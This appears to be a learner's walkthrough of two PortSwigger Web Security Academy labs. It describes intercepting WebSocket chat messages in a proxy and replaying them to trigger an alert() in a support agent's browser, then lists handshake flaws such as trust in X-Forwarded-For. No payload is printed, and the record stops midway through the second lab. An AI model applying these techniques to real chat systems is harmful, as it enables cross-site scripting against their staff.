
we can proxy this website










first of all, we need to go to live chat




here we can see all the websocket history




and we send the message we sent to server to repeater



we can try sending it again



now, we'll try some of the messages shown in the learning path



and here we have the alert

WebSockets vulnerabilities - PoC x Manipulating WebSocket messages x +

https://0a870089035093d080406c160073005d.web-security-academy.net/chat

WebSecurity Academy

Manipulating WebSocket messages to exploit vulnerabilities

0a870089035093d080406c160073005d.web-security-academy.net says

LAB Not solved

Back to lab description

1

OK

Home | My account | Live chat

## Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hi

Hal Pline: Shhhhh I'm watching a butterfly, I don't want to scare it away.

You: Hi

Hal Pline: Sorry that's not something I am familiar with; I have a life you know.

Your message:

Send

this lab is solved!

WebSockets vulnerabilities - PoC x Manipulating WebSocket messages x +

https://0a870089035093d080406c160073005d.web-security-academy.net/chat

WebSecurity Academy

Manipulating WebSocket messages to exploit vulnerabilities

LAB Solved

Back to lab description >>

Congratulations, you solved the lab!

Share your skills!   Continue learning >>

Home | My account | Live chat

## Live chat

CONNECTED: -- Now chatting with Hal Pline --

You: Hi

Hal Pline: Shhhhh I'm watching a butterfly, I don't want to scare it away.

You: Hi

Hal Pline: Sorry that's not something I am familiar with; I have a life you know.

You: 

Hal Pline: I don't know everything, ask me another.

Your message:

Send

WebSecurity Academy

WebSockets vulnerabilities 9 of 19

### Lab: Manipulating WebSocket messages to exploit vulnerabilities

APPRENTICE

LAB Solved

This online shop has a live chat feature implemented using WebSockets. Chat messages that you submit are viewed by a support agent in real time. To solve the lab, use a WebSocket message to trigger an `alert()` popup in the support agent's browser.

ACCESS THE LAB

Solution

BACK CONTINUE →

Up next: Manipulating the WebSocket handshake to exploit vulnerabilities

now onto the next lab ->

WebSecurity Academy

WebSockets vulnerabilities 10 of 19

### Manipulating the WebSocket handshake to exploit vulnerabilities

Some WebSockets vulnerabilities can only be found and exploited by manipulating the WebSocket handshake. These vulnerabilities tend to involve design flaws, such as:

- Misplaced trust in HTTP headers to perform security decisions, such as the `X-Forwarded-For` header.
- Flaws in session handling mechanisms, since the session context in which WebSocket messages are processed is generally determined by the session context of the handshake message.
- Attack surface introduced by custom HTTP headers used by the application.

BACK CONTINUE →

Up next: Lab: Manipulating the WebSocket handshake to exploit vulnerabilities

we have this website



WebSockets vulnerabilities - Po... x Manipulating the WebSocket h... x +

https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net

WebSecurity Academy  Manipulating the WebSocket handshake to exploit vulnerabilities LAB Not solved 

[Back to lab description](#) >>

---

[Home](#) | [My account](#) | [Live chat](#)

WE LIKE TO SHOP 



Cheshire Cat Grin  
★★★★☆ \$74.11  
[View details](#)



Caution Sign  
★★★★☆ \$68.67  
[View details](#)



Sarcastic 9 Ball  
★☆☆☆☆ \$74.42  
[View details](#)



Eye Projectors  
★★★★★ \$88.16  
[View details](#)

we'll type in something here again

WebSockets vulnerabilities - Po... x Manipulating the WebSocket h... x +

https://0aaf00a40359a1bf8044353200ff005f.web-security-academy.net/chat

WebSecurity Academy  Manipulating the WebSocket handshake to exploit vulnerabilities LAB Not solved 

[Back to lab description](#) >>

---

[Home](#) | [My account](#) | [Live chat](#)

## Live chat

CONNECTED: -- Now chatting with Hal Pline --


You: Hello!

Hal Pline: Errr... go on, ask me another.


Your message:

[Send](#)


and send the similar message as previous to repeater:



